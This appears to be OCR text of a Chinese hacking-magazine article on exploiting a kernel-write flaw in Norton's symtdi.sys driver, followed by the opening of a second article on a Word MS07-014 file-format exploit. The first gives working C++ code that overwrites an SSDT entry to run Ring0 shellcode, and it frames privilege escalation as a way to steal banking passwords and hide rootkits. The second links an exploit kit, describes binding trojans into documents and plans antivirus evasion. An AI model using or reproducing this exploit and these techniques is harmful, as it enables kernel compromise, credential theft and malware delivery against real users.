


图1

在图1中，"设备驱动程序"那一块，就是我们的驱动程序所处的位置。只了解了这一个结构还不够，我们还必须了解驱动程序之间的结构，了解它们之间是怎么交互的。驱动程序是一个分层结构，一个硬件设备并不是只由一个驱动程序来管理的，在它相关联的物理设备驱动程序之上，还有很多过滤驱动程序。与这些过滤驱动程序相关联的，就是这个物理设备对象的过滤器设备对象。那么，一个用户模式的请求，必须通过上层的过滤器设备对象，一层一层的往下传，最终才能到达物理设备对象。这有点像TCP/IP分层结构模型，一个应用层的数据包必须通过传输层、网络层这样一层一层地往下传，最终才能达到物理层并传递到网络中。而设计这样的分层模型的目的，我想应该是为了方便扩展，比如如果想对某个设备加入新的管理操作，那么不需要修改其已有的物理设备驱动程序和过滤器驱动程序，而只需要加入新的

过滤器设备对象以及相应的驱动程序，在这里加入新的操作就行了。下面，还是用一个图来表示这种分层的结构模型，如图2所示。图左的PDO、FDO、FiDO等，就是指设备对象。而IRP——I/O请求包，就是上一层设备对象向下一层设备对象发送的请求，也就是它们之间交互的信息。




图2

有了IRP请求包的概念后，我们触发漏洞的方式就简单多了，只要给有漏洞的驱动程序发送畸形的IRP包，这个包构造的越好，漏洞就利用得越好！

相关知识之权限提升

Windows NT/2000系统为实现其可靠性，严格将系统划分为内核模式与用户模式，在i386系统中分别对应CPU的Ring0与Ring3级别。Ring0下，可以执行特权级指令，对任何I/O设备都有访问权等等。要实现从用户态进入核心态，即从Ring 3进入Ring 0必须借助CPU的某种门机制，如中断门/陷阱门、调用门等。

那么为什么要提权呢？提权有什么好处？设想一下，如果你已经侵入了某个大款的个人电脑，为了得到他网上银行的帐号和密码，通常的方法是写键盘钩子函数获取键盘输入，但是这种方法已经很过时了，腾讯QQ已经有键盘密码输入保护功能了。然而如果利用提权技术，把我们的程序提权到Ring0的内核级别，那么就不用写什么钩子函数了，直接拦截API函数，获取键盘输入即可。另一方面，我们不能总把自己暴露在目标机器上，否则总有一天要迎来噩运，应该尽量隐藏自己，要完美地使用Rootkit技术，有时也需要提权到内核态运行，并且抑制其他程序对我们隐藏程序的侦察和扫描。总之就要想尽一切办法来隐藏自己，只有提权了之后才能隐藏得更深。

另外，提权后，还可以完成一些不可完成的任务，例如格式化硬盘、操作I/O、管理内存等危险行为。

相关知识之Windows系统服务调用

Windows系统服务调用是通过系统服务描述符表实现的。内核中有两个系统服务描述符表，KeServiceDescriptorTable和KeServieDescriptorTableShadow，前者由ntoskrnl.exe导出，后者没有导出，这两者都符合一个结构体定义。它们的区别是，KeServiceDescriptorTable仅有 ntoskrnel一项，而KeServieDescriptorTableShadow则包含了ntoskrnel和win32k。一般的Native API的服务地址由KeServiceDescriptorTable分派，而gdi.dll和 user.dll的内核API调用服务地址，由 KeServieDescriptorTableShadow分派。还有要清楚一点的是，win32k.sys只有在GUI线程中才加载，一般情况下是不加载的。

KeServiceDescriptorTable和KeServieDescriptorTableShadow的结构如下:

```
typedef struct _SYSTEM_SERVICE_TABLE
{
PVOID ServiceTableBase;
// 这个指向系统服务函数地址表
PULONG ServiceCounterTableBase;
ULONG NumberOfService;
//服务函数的个数，NumberOfService*4就是整个地址表的大小
ULONG ParamTableBase;
}SYSTEM_SERVICE_TABLE,*PSYSTEM_SERVICE_TABLE;

typedef struct _SERVICE_DESCRIPTOR_TABLE
{
SYSTEM_SERVICE_TABLE ntoskrnel;
//ntoskrnl.exe的服务函数
SYSTEM_SERVICE_TABLE win32k;
//win32k.sys的服务函数，gdi.dll/user.dll的内核支持
SYSTEM_SERVICE_TABLE NotUsed1;
SYSTEM_SERVICE_TABLE NotUsed2;
}SYSTEM_DESCRIPTOR_TABLE,*PSYSTEM_DESCRIPTOR_TABLE;
```

当系统需要使用一个本机API的时候，就会去查找SYSTEM_DESCRIPTOR_TABLE这个表，也就是由ntoskrnl.exe导出的KeServiceDescriptorTable。

为了能实际看到内存中的KeServiceDescriptorTable表，我们可以使用WinDBG(http://www.microsoft.com/whdc/devtools/debugging/installx86.mspx)来进行Kernel Debug。安装好后，启动WinDBG，选择"File->Kernel Debug"，如图3所示。在下面的命令输入框中输入命令:"dd KeServiceDescriptorTable"，其中dd(Display Memory)命令是用来显示内存地址和内容的。在我的电脑上得到如下的结果。




图3

```
lkd> dd KeServiceDescriptorTable
8055a680  828cc668 00000000 00000129 827084a8
8055a690  00000000 00000000 00000000 00000000
8055a6a0  00000000 00000000 00000000 00000000
8055a6b0  00000000 00000000 00000000 00000000
8055a6c0  00002730 bf80c227 00000000 00000000
8055a6d0  f743fa80 f766e8e0 826400f0 f766e940
8055a6e0  00000000 00000000 00000000 00000000
8055a6f0  5bddd0c0 01c7c89e 00000000 00000000
```

最左边一列是内存地址，右边四列都是内容。由此可以知道，KeServiceDescriptorTable表描述的系统服务表的起始地址是828cc668。

继续输入命令："dd 828cc668"，可以得到如下的结果。

```
lkd> dd 828cc668
828cc668  80580302 80579b8c 8058b7ae 805907e4
828cc678  805905fe 806377a0 80639931 8063997a
828cc688  8057560b 806481cf 80636f5f 8058fb85
828cc698  8062f0a4 8057be31 8058cc26 806261bd
828cc6a8  805dcf20 80568f9d 805d9ac1 805a2bb0
828cc6b8  804e3cb4 806481bb 805ca22c 804f0e28
828cc6c8  80569649 f27cbcc0 8058fff3 8064e1c1
828cc6d8  8058f8f5 80581225 8064e42f 82ac46f0
```

这样就可以看到一系列的Windows系统服务函数地址。例如第一个0x00号系统服务函数的地址是80580302。

另外，冰刃（IceSword）也可以用来查看SSTD中服务函数地址，并且有修复功能，如图4所示.



图4

漏洞分析

有了以上的基础知识，相信我们的漏洞分析会变得简单很多。首先我们来关注一下symtdi.sys这个驱动程序。注意，这个文件是安装Norton安全软件而产生的。为了分析这个驱动，我们最好先在自己的平台上安装一个上面提到的某款软件。这里我安装的是Symantec Norton AntiVirus 2006。安装完毕后在"C:\WINDOWS\system32\drivers"路径下确认symtdi.sys文件是否存在。

接下来我们用IDA反汇编这个驱动程序，会发现对于不同的I/O控制号（IOControlCode）有不用的处理过程。

```
.text:00038351 loc_38351: ; CODE XREF: sub_38233+DF
.text:00038351            ; sub_38233+113j
.text:00038351  mov  edx, [ebp+var_38]
.text:00038354  mov  [ebp+var_E8], edx
.text:0003835A  cmp  [ebp+var_E8], 830221E7h
.text:00038364  ja   loc_38482
.text:0003836A  cmp  [ebp+var_E8], 830221E7h
.text:00038374  jz   loc_38A55
.text:0003837A  cmp  [ebp+var_E8], 830221BFh
.text:00038384  ja   loc_3844F
.text:0003838A  cmp  [ebp+var_E8], 830221BFh
.text:00038394  jz   loc_38729
.text:0003839A  cmp  [ebp+var_E8], 830221A7h
.text:000383A4  ja   short loc_3841C
.text:000383A6  cmp  [ebp+var_E8], 830221A7h
.text:000383B0  jz   loc_386AD
.text:000383B6  cmp  [ebp+var_E8], 8302219Ah
.text:000383C0  ja   short loc_383F7
.text:000383C2  cmp  [ebp+var_E8], 8302219Ah
.text:000383CC  jz   loc_3890C
.text:000383D2  cmp  [ebp+var_E8], 83022003h
.text:000383DC  jz   loc_38646
.text:000383E2  cmp  [ebp+var_E8], 83022196h
.text:000383EC  jz   loc_388CC
.text:000383F2  jmp  loc_38DD0
```

这里我们的主要目标是IOControlCode为83022003h的处理函数地址00038646。跳到00038646处观察，我们来看看symtdi.sys是如何处理的。

```
.text:00038646 loc_38646: ; CODE XREF: sub_38233+1A9j
.text:00038646  mov  ecx, [ebp+Irp]
.text:00038649  mov  edx, [ecx+3Ch] ; edx = irp->UserBuffer
.text:0003864C  mov  [ebp+var_24], edx
.text:0003864F  mov  eax, [ebp+var_20]
.text:00038652  mov  ecx, [eax+4]
.text:00038655  mov  [ebp+var_40], ecx
.text:00038658  mov  edx, [ebp+var_40]
.text:0003865B  push edx
.text:0003865C  mov  eax, [ebp+var_24]
.text:0003865F  push eax
```

以上程序没有对irp->UserBuffer进行任何检查。下面注意eax=irp->UserBuffer，主要看它是往缓冲区怎么写的，写了几个字节。

```
.text:0003B27A  mov  ecx, dword_44DE8
.text:0003B280  mov  [eax], ecx
.text:0003B282  mov  edx, dword_44DEC
.text:0003B288  mov  [eax+4], edx
.text:0003B28B  mov  cx, word_44DF0
.text:0003B292  mov  [eax+8], cx
.text:0003B296  mov  [ebp+var_4], 0Ah
```

从上面第2、4、6行的代码可以看出，程序往缓冲区写入了3次，第一次写了4个字节，第二次写了4个字节，第三次写了1个字节，一共是9个字节。我的天呐！我们欢呼的时刻到了，原来程序是对输出缓冲区不经检查就写了9个字节，这是多么可怕的事情！试想一下，如果我们传给它的IRP参数包中的输出缓冲区地址是一个存储着系统服务函数地址的内存地址，那么经过这个IOControlCode为83022003h的调用后，会连续改写2个系统服务函数地址，并破坏紧接着的第3个系统服务函数地址。不过，我们还需要知道程序到底往输出缓冲区写了什么内容。

仔细观察发现上面第一个4字节地址dword_44DE8在程序中只用过一次，就是在上面的程序段中，初始化的值如下：

```
.data:00044DE8 dword_44DE8   dd 2E332E35h
    ; DATA XREF: sub_3B260+1Ar
```

这也就是说，程序往缓冲区写的第一个4字节内容就是2E332E35h了，这样我们利用这个漏洞的时候，只要事先在2E332E35h内存地址处写入ShellCode，然后给驱动程序symtdi.sys发送畸形的IRP请求包，调用IOControlCode为83022003h的函数，调用一次后系统的2个系统服务函数地址被改写，第3个将被破坏，其中第一个地址一定是2E332E35h，而这个地址事先已经写入了ShellCode，如果再调用第1个被改写地址的系统服务函数，那么无疑将会以Ring0模式执行我们的ShellCode，哈哈！这真是天衣无缝啊！不过需要注意的是，在ShellCode中的程序玩完后，记得恢复之前那3个改写的系统服务函数地址，这样做是为了保证系统工作稳定，万一后面有哪个程序调用了这3个中的某一个，那很有可能发生内存错误，由于在核心态，会导致直接蓝屏，所以系统服务函数地址恢复工作一定要做好！

漏洞利用

利用程序我已经随文章提供了C++源码，里面已写好注释，这里我只把漏洞触发的关键过程代码展示出来。

```
//通过设备符号连接获取设备句柄，即打开设备
    deviceHandle = CreateFile("\\\\.\\Symtdi",
    //设备符号连接
    0,
    FILE_SHARE_READ|FILE_SHARE_WRITE,
    NULL,
    OPEN_EXISTING,
    0,
    NULL);
    //如果失败
    if ( INVALID_HANDLE_VALUE == deviceHandle ) {
    printf( "Open Symtdi device failed, code: %d\n",
GetLastError());
    return 0;
    }
    //成功打开设备
    else {
    printf( "Open Symtdi device success\n" );
    }
    //打开设备成功，通过设备驱动程序中的0x83022003
dwIoControlCode
    DeviceIoControl( deviceHandle,
    0x83022003,
    NULL,
    0,
    (PVOID)0x804e4150,
    //SSDT中存储NtVdmControl服务函数地址的内存地址
    0xC,
    &dwReturnSize,
    NULL );
    //关闭设备
    CloseHandle( deviceHandle );
    //漏洞触发，即调用系统服务NtVdmControl函数
VdmControl = GetProcAddress( LoadLibrary("ntdll.dll"),
"ZwVdmControl" );
    if ( VdmControl == NULL ) {
    printf( "VdmControl == NULL\n" );
    return 0;
    }
    printf( "call shellcode ...." );
    _asm {
    xor ecx,ecx
    push ecx  //push 0
    push ecx  //push 0
    mov eax, VdmControl
    call eax
    }
    printf( "Done.\n" );
```

最后给大家一个建议，最好使用虚拟机来调试，调试这种程序极容易导致系统蓝屏。另外，覆盖存储系统服务函数地址的内存时，要先用WinDBG计算出来，因为这里覆盖的是NtVdmControl函数，其系统服务号为0x10C，而SSTD表的基址如果是0x804e3d20的话，那么存放NtVdmControl函数地址对应的内存地址应该是 0x804e3d20+4×0x10C=0x804e4150，其中乘4是因为一个函数地址占用4个字节。

总结

通过这次漏洞分析和利用程序的编写，我们可以了解到很多相关知识，如驱动程序方面的、提权方面的、Windows系统服务调用方面的等等，并结合这些知识和技术的相互联系，理解这个漏洞利用的思想，即利用驱动程序symtdi.sys的漏洞，借刀杀人式的改写了Windows的系统服务函数地址，这种改写也可以认为是系统级别的钩子吧。因为普通的用户态程序是没有权限改写这些系统服务函数入口地址的，而驱动程序是工作在内核态的，因此如果它有漏洞并被我们成功利用的话，是有权限改写系统服务函数地址的。

适合读者：入侵爱好者、溢出爱好者

前置知识：汇编语言、缓冲区溢出基本原理

Word畸形数据结构溢出漏洞分析与利用

文/图 何永强

以前都是写远程溢出漏洞，感觉也该换换口味了。事实上，2005年以来的远程溢出漏洞，如MS05-039、MS06-040、MS07-029等，都受限于个人防火墙而难以在网上广泛传播，影响力已大不如从前。取而代之的，以Office、WinRAR、PDF漏洞为代表的文件格式溢出漏洞却被积极利用。本文所讲述的就是一个Word畸形数据结构溢出漏洞（MS07-014），文章内容分为漏洞简介、样本剥析、漏洞技术细节、利用限制及扩展应用、防杀处理与/GS保护五部分。下面我就逐一介绍，不足之处还请大家指正。

漏洞简介

该漏洞在微软的补丁编号是MS07-014，但MS07-014同时补了好几个漏洞，因此我们一般参考CVE上的唯一编号：CVE-2006-6456，如图1所示。

Name	CVE-2006-6456 (under review)
Status	Candidate
Description	Unspecified vulnerability in Microsoft Word 2000, 2002, and 2003 remote attackers to execute code via unspecified vectors relate that trigger memory corruption, a different vulnerability than CVE

图1

根据漏洞公告介绍，该漏洞是由Winword.exe文档表格处理过程中对数据长度验证不足引起的，主要针对Word 2003。本文中所有测试均在Windows XP SP2+Office 2003 SP2下进行，技术细节将在后面讨论。漏洞的利用工具（下文简称exp）在网上已有公布，具体下载地址是http://www.3800hk.com/Soft/zhly/16237.html?3nPzD1=UchNxSdMxM，下载该exp，发现它主要包含2个工具，如图2所示。其中的doc捆绑器的功能是将单独木马程序与一个可以正常打开的doc文档绑定成一个大exe文件，这个大exe文件执行的时候，将分别释放并打开里面的木马程序以及正常的doc文件；WordExp功能是将一个exe文件与漏洞模板（HEAD）相绑定为最终的漏洞利用文档，这个exe文件可以是单独的木马，也可以是前面的doc捆绑器生成的大exe文件。




图2

大家关注的是WordExp.exe生成之后的利用文档。尽管这样的文档会被Symantec、KIS等防护软件查杀，但起码为大家提供了一个不错的分析样本。这里所说的样本，就是指通过该exp生成的利用文档。我们分析的目标，就是看清样本中木马的位置及编码、ShellCode的位置及形式、漏洞技术细节、漏洞利用限制、灵活添加自己的ShellCode，以及如何免杀。

样本剥析

我们用WordExp.exe在样本中绑定一个计算器（calc.exe）来进行分析，如图3所示。点击"打开"后，生成了利用文档，我们命名为test.doc。为了便于说明，我们再用二进制编辑工具打开test.doc。二进制编辑工具有UltraEdit、WinHex等，这里推荐功能更全面的WinHex。tst.doc打开后如图4所示。

